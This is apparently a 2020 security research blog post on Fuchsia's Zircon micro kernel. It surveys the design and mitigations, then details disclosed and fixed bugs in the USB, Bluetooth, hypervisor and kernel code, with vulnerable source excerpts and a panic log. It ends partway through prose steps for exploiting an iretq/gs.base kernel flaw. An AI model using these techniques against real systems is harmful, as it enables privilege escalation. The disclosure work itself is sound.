Playing Around With The Fuchsia Operating System

Date Tue 09 June 2020 By 706a5669981f47b5fce062bd6bd6e6a3 Category Vulnerability. Tags fuchsia vulnerability exploitation google

A look at the new Fuchsia Operating System.

Introduction

Fuchsia is a new operating system developed by Google, targeting the AArch64 and x86_64 architectures. While little is known about the purpose of this OS and where it will be used, it seems plausible that it aims at replacing Android on smartphones and Chrome OS on laptops.

In the interest of acquiring knowledge on an OS that could possibly run on millions of devices in the future, we decided to give a quick look at Fuchsia, learn about its inner design, security properties, strengths and weaknesses, and find ways to attack it.


Outline

Monolithic kernels vs. micro kernels

The most common form of kernel design today is **monolithic kernels**. For example, the Linux and BSD kernels are all monolithic, and being based on Linux, the Android and Chrome OS kernels are monolithic as well.

A monolithic kernel is typically very big, embeds all device drivers and network stacks, has hundreds of syscalls, and simply said provides all system functionalities.

The inner design of monolithic kernels varies from kernel to kernel, but overall the following internals tend to be common:




One clear security problem of monolithic kernels is that any vulnerability in an internal system component will affect all of the kernel. Suppose, in the schema above, that the USB driver has an exploitable memory corruption: since the driver runs within the kernel space, an attacker that exploits this vulnerability gains control of all of the kernel.

Fuchsia is not based on a monolithic kernel, but rather on a **micro kernel**.

A micro kernel is a type of kernel designed to be very small, as its name indicates, implementing only a limited number of core features, such as scheduling, exception handling, memory management, a few device drivers (if needed) and a few syscalls. The rest of the components are moved to userland, and are not part of the kernel.

Example of micro kernel design:



Here the VFS layer, socket layer, networks stacks, file systems and device drivers are moved to userland in dedicated user processes, which communicate between one another via IPCs.

For example, an FTP client may fetch data from the network and store it in a USB key only by communicating with other userland processes, without any intervention by the kernel. The kernel only ensures privilege separation and isolation of the processes.

This micro kernel design has interesting security properties. Suppose once again that there is a vulnerability in the USB driver; in this case, an attacker will be able to take control of the USB driver process running in userland (**Sys Process 6**), but will then be bound to this very process with no opportunity to immediately run with wider privileges, whether they be kernel privileges, or privileges of other processes (the FTP client for instance).

The attacker must therefore exploit additional vulnerabilities to move laterally, which is a strong security improvement compared to monolithic kernels.


The Zircon micro kernel

Fuchsia's micro kernel is called Zircon. It is written in C++. We describe here some relevant internals of this kernel.

Components


The system is organised in **components** which run in userland. The network stack, for example, is a component that runs in userland. The USB drivers, too, are components that run in userland.

The components interact with one another via IPCs, the interfaces of which we won't discuss here.



There is no strict programming language requirements for components: they can be written in `C++`, `Rust`, `Go`, or other, and interact via IPCs without problems. For example, the USB drivers are written in `C++`, and the network stack is instead coded in `Rust`.

When it comes to device drivers, they get folded together in processes called **devhosts**. A devhost is a process that contains several layers of a driver stack. For example:



There are three devhosts here. The **Devhost Process 3** for example contains the AHCI driver, the SATA driver, and the *MinFS* and *BlobFS* file systems. All of these components live within the same process.

This kind of weakens the segmentation model because now several components are actually part of the same process, so a vulnerability in one component will affect the other components of the process too. However, it appears that devhosts are organized in a way that only a single device stack can be in a process, typically implying that it's not possible to have the USB driver and the SATA driver in the same devhost. Therefore, the benefits of the segmentation model hold.

Process isolation

Zircon protects its memory and that of the processes by using the CPU's *MMU* (Memory Management Unit), in a manner that is typical of modern OSes: each process has an address space, and this address space is context-switched by Zircon.

Contrary to other OSes however, the *IOMMU* (Input-Output MMU), plays an important role on Zircon: it is programmed by the kernel so that each devhost process can perform DMA operations only on its own address space and not outside.

The IOMMU is therefore as important as the MMU to ensure process isolation, because without it, a devhost process could simply perform DMA operations against the kernel pages and overwrite their contents.

Additionally, on x86, the *TSS I/O Bitmap* (Task State Segment) is used to limit access to I/O ports, in a way that is not relevant to discuss here.

Namespaces

In Fuchsia, there is no "unified" filesystem visible by user processes. Each process has its own virtual filesystem, called a **namespace**. The namespace contains **objects**, which can be files, services, devices. These objects are ordered in a hierarchy, and accessible using file paths with the usual POSIX functions such as `open()`.

Several paths are of interest. One is the directory `/svc/`, which contains service objects, for instance `/svc/fuchsia.hardware.usb.device`; these are typically objects on which IPCs can be performed. That is to say, one component can expose IPCs via a service object in `/svc/`, and other components can access these IPCs by accessing this service object in their respective namespaces.

The namespace is created along with the process when it spawns. It is possible to use a **manifest** file to dictate which paths/objects will be present within the namespace hierarchy, thereby providing a sandboxing mechanism that limits which IPCs a process will be able to access.

It is to be noted that the notion of namespace lives within the user processes, but not in the kernel. It can be seen as a convenient, easy-to-use interface for developers to handle objects; but the reality is that the kernel has no understanding of the namespace, of its hierarchy, and of its objects. The only thing the kernel is aware of, is **handles**.

Handles

Zircon manages accesses to components via **handles**, which can be seen as *file descriptors* on Unix, or general access tokens.

Without going into boring details, the objects in the namespace are basically backed by handles, and a *path* in the namespace actually corresponds to a handle. Again, the kernel doesn't know anything about the namespaces and their objects, it only knows about handles. Namespaces live in userland and can be seen as big user-friendly wrappers around handles.

Handles have a **kind** and a **right**. The Zircon syscalls, for the vast majority, depend on handles to manage access rights. To access certain classes of syscalls, a handle must be of the right *kind*, and to do specific operations with a syscall, the handle must also have the right *right*.

It is to be noted that the kernel has no understanding of the notion of **user**, contrary to Unix systems.

Everything comes down to the notion of handle, and that's what we are mainly interested in from a security point of view: attackers will typically try to obtain better handles than the ones they have.

Syscalls

Although not always up-to-date, the official documentation is rather clear, and nothing particular needs to be highlighted. It shows which handles are required to perform which classes of syscalls.

Mitigations and security practices

In terms of mitigations, Fuchsia uses ASLR (mandatory for userland), DEP, SafeStack, ShadowCallStack, AutoVarInit. The Zircon kernel is compiled with all of that by default.

When it comes to security practices, it can be noted in the Fuchsia code that a lot of (all?) components have associated unit tests and fuzzers. The fuzzing is done via libfuzzer to fuzz internal structures within components, and via syzkaller to fuzz the user-exposed syscalls. There is also support for the ASan and UBSan sanitizers, however no MSan or TSan support seems to be present.

Finally when it comes to programming languages, as said earlier, the components can be written in `C++`, `Go`, `Rust`. Arguably the language most prone to programming errors used here is `C++`. For `C++` code, the components usually override several operators to perform sanity checks; for example, the `[]` operator (used when accessing arrays) is often overloaded to make sure that the index is in the range of the array and doesn't overflow or underflow. Therefore, even on "error-prone" languages, some security measures are proactively put in place.

Where we at?

Let's sum up the design aspects so far from the security point of view:

- Fuchsia uses a micro kernel whose attack surface is limited by nature: few entry points, less complex logic.
- The system is organized in components which run in userland. This brings good segmentation properties: a vulnerability that affects a component compromises only its process.
- The components can actually be written in safe languages such as `Rust`, in which several classes of vulnerabilities simply do not exist.
- The components have their own virtual filesystem that can be sandboxed and that lives entirely on the user side. The kernel knows nothing about it.

- Access to components and syscalls is based on handles, which act as the only tokens the kernel knows about. They are abstracted as objects in the namespace.
- The mitigations provided by default in the kernel are rather good as of this writing.
- The components and kernel are fuzzed and unit-tested in a seemingly systematic manner.

So what can we say about security in Fuchsia? Overall, its kernel design is inherently safer than Linux's, and the mitigations and security practices around it are better than those currently adopted in Linux.

Two negative points can be noted:

- Fuchsia doesn't (yet?) support the CFI and PAC mitigations. The latter is known to be strong.
- The fact that devhosts combine several components within one process weakens the segmentation model a bit when it comes to device drivers.

Attacking Fuchsia

Contrary to every other major OS, it appears rather difficult to target the Zircon kernel directly. A successful RCE (*Remote Code Execution*) on the world-facing parts of the system (USB, Bluetooth, network stack, etc) will only give you control over the targeted components, but they run in independent userland processes, not in the kernel. From a component, you then need to escalate privileges to the kernel using the limited number of syscalls you can access with the handles you have. Overall, it seems easier to target other components rather than the kernel, and to focus on components that you can talk to via IPC and that you know have interesting handles.

For fun, we decided to do some vulnerability research in some parts of the system, to see how far we could go in limited time, and see whether the overall good security properties of Fuchsia really lived up to their promises.

The issues listed below were all reported to Google, and have now been fixed.

USB stack

Out-of-bounds access

When attaching a USB device to the machine, Fuchsia will fetch *descriptor tables* from the device as part of the USB enumeration process. This is done by a component in the USB devhost. The component actually has a bug when handling *configuration descriptor tables*:

```
// read configuration descriptor header to determine size
usb_configuration_descriptor_t config_desc_header;
size_t actual;
status = GetDescriptor(USB_DT_CONFIG, config, 0, &config_desc_header,
                       sizeof(config_desc_header), &actual);
if (status == ZX_OK && actual != sizeof(config_desc_header)) {
  status = ZX_ERR_IO;
}
if (status != ZX_OK) {
  zxlogf(ERROR, "%s: GetDescriptor(USB_DT_CONFIG) failed\n", __func__);
  return status;
}
uint16_t config_desc_size = letoh16(config_desc_header.wTotalLength);
auto* config_desc = new (&ac) uint8_t[config_desc_size];
if (!ac.check()) {
  return ZX_ERR_NO_MEMORY;
}
config_descs_[config].reset(config_desc, config_desc_size);

// read full configuration descriptor
status = GetDescriptor(USB_DT_CONFIG, config, 0, config_desc, config_desc_size, &actual);
if (status == ZX_OK && actual != config_desc_size) {
  status = ZX_ERR_IO;
}
```

```
if (status != ZX_OK) {
  zxlogf(ERROR, "%s: GetDescriptor(USB_DT_CONFIG) failed\n", __func__);
  return status;
}
```

Let's see what's going on here. First, the component fetches the `config_desc_header` structure, which has a fixed size; then, it reads the `wTotalLength` field of the structure, allocates a buffer of this size, and then re-fetches the table this time retrieving the full amount of data.

Later in the USB stack, the `wTotalLength` value is trusted as being the total size of the structure, which kind of makes sense here.

The problem is, between the first fetch and the second fetch the USB device could have modified the `wTotalLength` value. In fact, after the second fetch, `wTotalLength` could be bigger than the initial value; in that case the rest of the USB stack will still trust it, and will perform out-of-bounds accesses.

As a reminder, the USB stack runs in userland and not in the kernel, so it's not a kernel bug.

Fix: [usb-device] Verify wTotalLength sanity.

Stack overflow

While navigating through the USB code, we noticed a function that had an apparent stack overflow:

```
zx_status_t HidDevice::HidDeviceGetReport(hid_report_type_t rpt_type, uint8_t rpt_id,
                                          uint8_t* out_report_data, size_t report_count,
                                          size_t* out_report_actual) {
  input_report_size_t needed = GetReportSizeById(rpt_id, static_cast<ReportType>(rpt_type));
  if (needed == 0) {
    return ZX_ERR_NOT_FOUND;
  }
  if (needed > report_count) {
    return ZX_ERR_BUFFER_TOO_SMALL;
  }

  uint8_t report[HID_MAX_REPORT_LEN];
  size_t actual = 0;
  zx_status_t status = hidbus_.GetReport(rpt_type, rpt_id, report, needed, &actual);
  /* ... */
}
```

In short, the `GetReportSizeById()` function returns a 16-bit value previously obtained from the USB device. `HID_MAX_REPORT_LEN` has the value 8192. Here, the call to `GetReport()` can overflow the `report` array with USB-controllable data.

It appears that there is no relevant user of this function that could make it USB-triggerable, so it's a bit of an uninteresting bug. Note also that with the SafeStack mitigation, the `report` array is actually in the *unsafe stack*, which means that overflowing it will not allow the attacker to overwrite the return instruction pointer.

Fix: [hid] Fix GetReport buffer overrun.

Bluetooth stack

L2CAP: `reject` packets

To handle `reject` packets, the L2CAP protocol uses this piece of code:

```
ResponseT rsp(status);
if (status == Status::kReject) {
  if (!rsp.ParseReject(rsp_payload)) {
    bt_log(TRACE, "l2cap", "cmd: ignoring malformed Command Reject, size %zu",
           rsp_payload.size());
    return ResponseHandlerAction::kCompleteWithoutTransaction;
  }
  return InvokeResponseCallback(&rsp_cb, std::move(rsp));
}
```

The `ParseReject()` method gets called with `rsp_payload`, which contains the received packet, of an arbitrary size. The method is implemented as follows:

```
bool CommandHandler::Response::ParseReject(const ByteBuffer& rej_payload_buf) {
  auto& rej_payload = rej_payload_buf.As<CommandRejectPayload>();
  reject_reason_ = static_cast<RejectReason>(letoh16(rej_payload.reason));
  /* ... */
}
```

Here the payload is suddenly treated as a `CommandRejectPayload` structure, with no apparent length check. This could be an out-of-bounds access, but in fact the `.As<>` directive automatically performs the length check:

```
// Converts the underlying buffer to the given type with bounds checking. The buffer is allow
ed
// to be larger than T. The user is responsible for checking that the first sizeof(T) bytes
// represents a valid instance of T.
template <typename T>
const T& As() const {
  // std::is_trivial_v would be a stronger guarantee that the buffer contains a valid T objec
t,
  // but would disallow casting to types that have useful constructors, which might instead c
ause
  // uninitialized field(s) bugs for data encoding/decoding structs.
  static_assert(std::is_trivially_copyable_v<T>, "Can not reinterpret bytes");
  ZX_ASSERT(size() >= sizeof(T));
  return *reinterpret_cast<const T*>(data());
}
```

The out-of-bounds access will cause the assert to fire, which will kill the Bluetooth component.

Therefore, this is only a DoS (*Denial Of Service*) of the Bluetooth component and not an interesting bug from an exploitation point of view, (un)fortunately.

Fix: [bt][l2cap] Check size of command reject payload.

SDP: ServiceSearchResponse

When parsing ServiceSearchResponse packets, the SDP protocol invokes the `ServiceSearchResponse::Parse()` function which has the following code:

```
Status ServiceSearchResponse::Parse(const ByteBuffer& buf) {
  /* ... */
  if (buf.size() < (2 * sizeof(uint16_t))) {
    bt_log(SPEW, "sdp", "Packet too small to parse");
    return Status(HostError::kPacketMalformed);
  }
  /* ... */
  size_t read_size = sizeof(uint16_t);
  /* ... */
  uint16_t record_count = betoh16(buf.view(read_size).As<uint16_t>());
  read_size += sizeof(uint16_t);
  if ((buf.size() - read_size - sizeof(uint8_t)) < (sizeof(ServiceHandle) * record_count)) {
    bt_log(SPEW, "sdp", "Packet too small for %d records", record_count);
    return Status(HostError::kPacketMalformed);
  }
  for (uint16_t i = 0; i < record_count; i++) {
    auto view = buf.view(read_size + i * sizeof(ServiceHandle));
    service_record_handle_list_.emplace_back(betoh32(view.As<uint32_t>()));
  }
  /* ... */
}
```

The bug is rather clear here: `buf.size() - read_size` can be equal to zero, and in that case, the whole unsigned expression `(buf.size() - read_size - sizeof(uint8_t))` wraps and becomes positive, meaning that the length check succeeds.

The code then iterates and performs out-of-bounds accesses... Except that once again, some constructions are used:

```
const BufferView ByteBuffer::view(size_t pos, size_t size) const {
  ZX_ASSERT_MSG(pos <= this->size(), "invalid offset (pos = %zu)", pos);
  return BufferView(data() + pos, std::min(size, this->size() - pos));
}
```

The `view()` method catches out-of-bounds accesses. So again, this is only a DoS of the Bluetooth component, not interesting! :'(

Fix: [bt][sdp] Fix buffer size check, max response size.

Hypervisor `vmcall` bug

Fuchsia comes with an embedded hypervisor for both AArch64 and x86_64. It is not completely clear why this hypervisor is present; possibly, to facilitate the transition to Fuchsia, by having a guest Android or Chrome OS system run in a VM and execute Android or Chrome OS applications.

On x86, we noticed a bug in the handling of the `vmcall` instruction VMEXITs.

The hypervisor implements a *pvclock* service on `vmcall`. With this service, the guest kernel can ask the time to the hypervisor, by executing the `vmcall` instruction with a *guest physical address* (GPA) as argument. The hypervisor writes the time structure into the given GPA in memory.

However, the `vmcall` instruction is actually legal in the guest userland, and the hypervisor does not verify that the `vmcall` came from the guest kernel. Therefore, the guest userland can just execute `vmcall` with whatever GPA and have the guest kernel memory be overwritten.

This can be used in privilege escalations from the guest userland to the guest kernel. Once in the guest kernel, the attacker has more hypervisor interfaces available, and from there a VM escape vulnerability can be researched and leveraged.


Fix: [hypervisor][x86] Check CPL when handling a VMCALL.

Kernel mishandling of `MXCSR`

The `zx_thread_write_state()` syscall allows to set the registers of a suspended thread. This syscall is accessible with just a handle on the thread, and thread creation is allowed by default to any userland program, so we can invoke this syscall.

Among others, this syscall allows to modify the registers encoding the FPU state, and in particular the `MXCSR` register on x86. This is basically a 32-bit register that has reserved bits that should remain set to zero. The problem is, Zircon doesn't disallow modifications to these reserved bits.

By using `zx_thread_write_state()` we can set `MXCSR` to `0xFFFFFFFF`, and when the suspended thread resumes a fatal #GP exception is raised, resulting in a kernel panic:


QEMU

```
ZIRCON KERNEL PANIC

UPTIME: 94697ms
zx_system_get_version_string git-e4fc865ae7906c96a9d63dcddfa0df5306699ea2-dirty

{{{module:0:kernel:elf:bf04a054bab28d3d}}}
{{{mmap:0xffffffff00100000:0x18f760:load:0:rx:0xffffffff80100000}}}
{{{mmap:0xffffffff00290000:0x70000:load:0:r:0xffffffff80290000}}}
{{{mmap:0xffffffff00300000:0x6ba0:load:0:rw:0xffffffff80300000}}}
{{{mmap:0xffffffff00307000:0x92000:load:0:rw:0xffffffff80307000}}}
dso: id=bf04a054bab28d3d base=0xffffffff00100000 name=zircon.elf
stopping other cpus
vector 13
unhandled gpf, halting
 CS:                 0x10 RIP: 0xffffffff001dd7e8 EFL:             0x10002 CR2:      0x24f79d4ca98
 RAX:          0xffffffff RBX: 0xffffff8013fd6410 RCX: 0xffffff801f0e1c40 RDX:         0xffffffff
 RSI: 0xffffff801f0e1ac0 RDI: 0xffffff8013fd6410 RBP: 0xffffff9acb6e5d80 RSP: 0xffffff9acb6e5d80
  R8: 0xffffffff002b4018  R9:                    0 R10:        0x160cd1dfa4 R11: 0xffffffff00275d60
 R12: 0xffffff9acb6e9e48 R13:                0x202 R14: 0xffffff801f0e1ac0 R15:                  0
errc:                   0
bottom of kernel stack at 0xffffff9acb6e5cd0:
0xffffff9acb6e5cd0: 13fd6410 ffffff80 1f0e1ac0 ffffff80 |.d..............|
0xffffff9acb6e5ce0: cb6e5d80 ffffff9a 13fd6410 ffffff80 |.]n......d......|
0xffffff9acb6e5cf0: ffffffff 00000000 1f0e1c40 ffffff80 |........@.......|
0xffffff9acb6e5d00: ffffffff 00000000 002b4018 ffffffff |.........@+.....|
0xffffff9acb6e5d10: 00000000 00000000 0cd1dfa4 00000016 |................|
0xffffff9acb6e5d20: 00275d60 ffffffff cb6e9e48 ffffff9a |`]'.....H.n.....|
0xffffff9acb6e5d30: 00000202 00000000 1f0e1ac0 ffffff80 |................|
0xffffff9acb6e5d40: 00000000 00000000 0000000d 00000000 |................|
platform_halt suggested_action 0 reason 4
Halting...
Halted
entering panic shell loop
```

Of course, this is only an unexploitable panic, but we're making progress: at least we managed to hit the kernel.

Fix: [zircon][debugger] Don't write reserved part of mxcsr register.

Kernel mishandling of `iretq`

On x86, in order to return from an interrupt or an exception, the `iretq` instruction is used. This instruction will fault (#GP) if attempting to return to a *non-canonical address*, that is to say, if the return address is in the range `0x0000800000000000-0xFFFF7FFFFFFFFFFF`.

This fault is special: it is received with the userland *thread-local storage* (TLS) already loaded in the `gs.base` register, but with the CPL (*Current Privilege Level*) of the kernel. The `gs.base` register is basically a 64-bit register that holds a pointer to the TLS.

The #GP handler must be careful to switch back to the kernel TLS before continuing.

Two bugs were noticed on Fuchsia:

1. Zircon does not verify that the return addresses are canonical when returning from an interrupt or exception handler.
2. Zircon does not handle correctly the `iretq`-generated faults, and doesn't restore the kernel TLS in the #GP handler.

The combination of the two means that it is possible to make `iretq` fault in the kernel, and to have the fault handler execute with the userland TLS!

The TLS on Zircon

The kernel TLS on Zircon is a `x86_percpu` structure, which contains useful fields for code execution, such as `gpf_return_target` (as we will see below).

Exploitation

The steps of the exploitation are the following:

1. Create a thread. The thread must not do anything (infinite loop for example).
2. Suspend this thread with the `zx_task_suspend()` syscall.
3. Use `zx_thread_write_state()` to change the `%rip` register of the suspended thread, and put a non-canonical value in it, such as `0x00FFFFFFFFFFFFFF`. Also, change the value of `gs.base` to a specific value that we will call `FakeTlsAddr`.

4. Use the `zx_handle_close()` syscall to resume the suspended thread.
5. When the thread resumes, the kernel will return to it; it will execute `swapgs` (to install the userland `gs.base` value), and then `iretq`, which will fault because the `%rip` value we set is non-canonical. The kernel ends up in the #GP fault handler.
6. The #GP handler sees that the fault was received in the kernel, and does not execute `swapgs` because it thinks that since we came from the kernel then we must have the kernel TLS loaded. The handler therefore wrongfully stays with the userland `gs.base` value. It then calls the `x86_exception_handler()` function.
